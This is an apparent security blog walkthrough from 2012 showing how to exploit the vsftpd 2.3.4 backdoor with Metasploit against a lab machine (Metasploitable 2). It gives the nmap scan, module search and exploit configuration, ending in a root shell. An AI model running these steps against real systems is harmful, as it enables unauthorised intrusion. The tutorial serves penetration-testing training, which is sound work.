
VSFTPD Exploitation

pentestlab.blog/category/exploitation-techniques/page/4

November 8, 2012

VSFTPD is an FTP server that it can be found in unix operating systems like Ubuntu, CentOS, Fedora and Slackware. By default this service is secure however a major incident happened in July 2011 when someone replaced the original version with a version that contained a backdoor. The backdoor exists in the version 2.3.4 of VSFTPD and it can be exploited through metasploit.


So let's assume that we have scanned a host and we have discovered the version 2.3.4 of VSFTPD running on the system.



```
root@encode:~# nmap -sV 172.16.212.133

Starting Nmap 6.01 ( http://nmap.org ) at 2012-11-07 10:24 GMT
Nmap scan report for 172.16.212.133
Host is up (0.00058s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE             VERSION
21/tcp   open  ftp                 vsftpd 2.3.4
22/tcp   open  ssh                 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet              Linux telnetd
25/tcp   open  smtp                Postfix smtpd
53/tcp   open  domain              ISC BIND 9.4.2
80/tcp   open  http                Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind (rpcbind V2) 2 (rpc #100000)
139/tcp  open  netbios-ssn         Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn         Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec                netkit-rsh rexecd
```

Discovering The VSFTPD Service


We can open the metasploit framework in order to search for the vsftpd module.



```
msf > search vsftpd
[-] Warning: database not connected or cache not built, falling back to slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor
Command Execution


msf > 
```

Searching for the vsftpd module


As we can see there is only one module that we can use. So we will start the configuring the module appropriately. In the next screenshot you can see the configurations that we need to do in this exploit in order to be executed successfully.



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf  exploit(vsftpd_234_backdoor) > set RHOST 172.16.212.133
RHOST => 172.16.212.133
msf  exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf  exploit(vsftpd_234_backdoor) > exploit
```

Configuring the vsftpd exploit

We will execute the module with the exploit command and we will notice that it will return a shell to us with root privileges.



```
msf  exploit(vsftpd_234_backdoor) > exploit

[*] The port used by the backdoor bind listener is already open
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.16.212.1:34499 -> 172.16.212.133:6200) at 2012-11-07
 11:44:28 +0000

whoami
root
```

vsftpd exploitation

Conclusion

This version of course has become obsolete so don’t expect to discover it in real world systems. However if you want to play with this vulnerable service you can find it in the metasploitable 2 virtual machine.